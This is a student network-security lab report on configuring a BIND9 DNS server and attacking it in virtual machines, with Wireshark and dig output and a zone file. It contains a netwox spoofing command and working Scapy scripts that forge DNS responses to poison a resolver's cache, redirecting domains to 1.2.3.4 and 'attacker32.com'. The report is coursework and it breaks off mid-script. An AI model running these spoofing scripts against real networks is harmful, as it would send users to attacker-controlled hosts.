ESIEE Paris

Artificial Intelligence and Cybersecurity

Network Security

Lab 3 Report

Bruno Luiz Dias Alves de Castro
Victor Gabriel Mendes Sündermann

April 23, 2023

Contents

1 Introduction

This report is constituted of two parts, the first one aims to create and configure a DNS server and to study the attacks that can be done on it. The attacks tackeld in this part are: DNS cache poisoning, spoofing DNS responses and sniffing and spoofing of packets. The second part is an implementation of a Firewall to filter packets and block the communication between two machines.


2 Part1: Local DNS Attack

2.1 Setting up the environment

In order to set up the Virtual Machines we used the Oracle VMBox to set them up and utilized a Debian Linux image, the IP of the machines were set as following: User: 10.0.2.18 Attacker: 10.0.2.17 Server: 10.0.2.16


After creating and configuring the VM's they were connected to the same NAT network which has the address:

For the server to be initialized it's necessary to run a DNS server software, for this lab the BIND9 was used and the following figure shows that rhe server was able to communicate with external webites:



```
bruno@debian:~$ dig www.google.com

; <<>> DiG 9.16.33-Debian <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32340
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         24      IN      A       216.58.213.68

;; Query time: 4 msec
;; SERVER: 192.168.64.1#53(192.168.64.1)
;; WHEN: Fri Apr 21 17:39:42 CEST 2023
;; MSG SIZE  rcvd: 59
```

Now that our server is running we can visualize the packets that went trought it with Wireshark, the picture bellow shows the results from a ping to Google's website:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.64.9	192.168.64.8	DNS	74	Standard query 0x4fd9 A www.google.com
2	0.000038081	192.168.64.9	192.168.64.8	DNS	74	Standard query 0xbed1 AAAA www.google.com
5	0.001634928	192.168.64.9	192.168.64.1	DNS	74	Standard query 0x4fd9 A www.google.com
6	0.001649344	192.168.64.9	192.168.64.1	DNS	74	Standard query 0xbed1 AAAA www.google.com
7	0.042901933	192.168.64.1	192.168.64.9	DNS	102	Standard query response 0xbed1 AAAA www.goog
8	0.042902016	192.168.64.1	192.168.64.9	DNS	90	Standard query response 0x4fd9 A www.google.
11	0.059208757	192.168.64.9	192.168.64.8	DNS	86	Standard query 0xc67f PTR 68.213.58.216.in-a
13	0.060252060	192.168.64.9	192.168.64.1	DNS	86	Standard query 0xc67f PTR 68.213.58.216.in-a
14	0.070718332	192.168.64.1	192.168.64.9	DNS	183	Standard query response 0xc67f PTR 68.213.58
17	1.075495205	192.168.64.9	192.168.64.8	DNS	86	Standard query 0xf0e6 PTR 68.213.58.216.in-a
19	1.076872109	192.168.64.9	192.168.64.1	DNS	86	Standard query 0xf0e6 PTR 68.213.58.216.in-a
20	1.079581629	192.168.64.1	192.168.64.9	DNS	183	Standard query response 0xf0e6 PTR 68.213.58
23	2.069563616	192.168.64.9	192.168.64.8	DNS	86	Standard query 0xae97 PTR 68.213.58.216.in-a
25	2.070210737	192.168.64.9	192.168.64.1	DNS	86	Standard query 0xae97 PTR 68.213.58.216.in-a
26	2.071302578	192.168.64.1	192.168.64.9	DNS	183	Standard query response 0xae97 PTR 68.213.58
29	3.077294369	192.168.64.9	192.168.64.8	DNS	86	Standard query 0xb388 PTR 68.213.58.216.in-a
31	3.078264302	192.168.64.9	192.168.64.1	DNS	86	Standard query 0xb388 PTR 68.213.58.216.in-a
32	3.080826665	192.168.64.1	192.168.64.9	DNS	183	Standard query response 0xb388 PTR 68.213.58
3	0.001453732	192.168.64.8	192.168.64.9	ICMP	102	Destination unreachable (Port unreachable)
4	0.001453816	192.168.64.8	192.168.64.9	ICMP	102	Destination unreachable (Port unreachable)
9	0.044053603	192.168.64.9	216.58.213.68	ICMP	98	Echo (ping) request id=0x94dc, seq=1/256, t


But a problem arises as the server is unreachable, this is caused by adding the following line of code requested at Step 1 from Task 2, ultimately causing the server to not be initialized.

```
options{
  dump-file "/var/cache/bind/dump.db";
```

```
    };
```


After following the next steps, if the code is run without the line mentioned above we can run it without errors.

At task 3 we configure a zone so that the DNS server is able to retrieve data from other domains, on step 2 the code given was wrong, so the group had to rewrite it in order to make it functional, the resulting code can be seen bellow:




```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (1 8H 2H 4W 1D);

@ IN NS ns.example.com.
@ IN MX 10 mail.example.com.

www IN A 192.168.0.101

mail IN A 192.168.0.102
ns IN A 192.168.0.10
*.example.com. IN A 192.168.0.100
```

After running the corrected code we can see that the server is able to retrieve data from other domains, we then add the line of code that was creating an error before, after this, steps 3 and 4 were run without any changes to the code. The result can be seen bellow when we run the dig command to retrieve data from the example.com domain:




```
bruno@debian:~$ dig www.example.com

; <<>> DiG 9.16.33-Debian <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2130
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: c07ffc4a05ad3ed3010000006443044c675cd2f8a39c1624 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; Query time: 12 msec
;; SERVER: 192.168.64.8#53(192.168.64.8)
;; WHEN: Fri Apr 21 23:46:52 CEST 2023
;; MSG SIZE  rcvd: 88
```

Now that the server is successfully functioning it's time to realize a Spoofing attack, this is done by running the command 'netwox'and sending the IPs of the server, the targeted website and to wich IP the victim will be redirected. Bellow is a photo of the command and it's result:




```
bruno@debian:~$ sudo netwox 105 --hostname www.google.com --hostnameip
1.2.3.4 --authns ns1.google.com --authnsip 216.239.32.10
DNS_question_______________________________________________________________.
| id=47899  rcode=OK            opcode=QUERY                               |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0                    |
| www.google.com. A                                                        |
|__________________________________________________________________________|
DNS_answer_________________________________________________________________.
| id=47899  rcode=OK            opcode=QUERY                               |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                    |
| www.google.com. A                                                        |
| www.google.com. A 10 1.2.3.4                                             |
| ns1.google.com. NS 10 ns1.google.com.                                    |
| ns1.google.com. A 10 216.239.32.10                                       |
|__________________________________________________________________________|
DNS_answer_________________________________________________________________.
| id=47899  rcode=OK            opcode=QUERY                               |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                    |
| www.google.com. A                                                        |
| www.google.com. A 10 1.2.3.4                                             |
| ns1.google.com. NS 10 ns1.google.com.                                    |
| ns1.google.com. A 10 216.239.32.10                                       |
|__________________________________________________________________________|
```

For task 6 and 7 we realize a DNS cache poisoning attack, this aims to make the effects of the spoofing attack almost permanent, this is done by changing the DNS server's cache to redirect the victim to the attacker's IP, the code bellow shows the changes made to the server's configuration file:




```python
from scapy.all import *

def spoof_dns(pkt):
    if(DNS in pkt and b'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='1.2.3.4')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns1.example.net')
        NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns2.example.net')
        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.example.net', type='A', ttl=259200, rdata='5.6.7.8')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, \
                    arcount=2, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

        print('hello')

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

After running the code we can see that the server is now redirecting the victim to the attacker's IP, the result can be seen bellow:




```
bruno@debian:~$ dig www.example.net

; <<>> DiG 9.16.33-Debian <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61681
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns1.example.net.
example.net.            259200  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
ns1.example.net.        259200  IN      A       1.2.3.4
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 32 msec
;; SERVER: 192.168.0.109#53(192.168.0.109)
;; WHEN: Sun Apr 23 20:04:11 CEST 2023
;; MSG SIZE  rcvd: 206
```

On task 8 we continue our attack but aiming another domain this time, for this we simply had to change the domain name on the code and run it again, the new code and result can be seen bellow:




```
from scapy.all import *

def spoof_dns(pkt):
    if(DNS in pkt and b'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='1.2.3.4')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='attacker32.com')
        # The Additional Section
        Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.example.net', type='A', ttl=259200, rdata='5.6.7.8')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, \
                     arcount=2, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```




```
bruno@debian:~$ dig www.example.net

; <<>> DiG 9.16.33-Debian <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10296
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
google.com.             259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 91 msec
;; SERVER: 192.168.0.109#53(192.168.0.109)
;; WHEN: Sun Apr 23 20:09:21 CEST 2023
;; MSG SIZE  rcvd: 202
```

Finally for task 9 we target the additional information stored on a DNS request, for this we changed the authority and additional sections on the code which can be seen bellow:



```python
from scapy.all import *

def spoof_dns(pkt):
    if(DNS in pkt and b'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
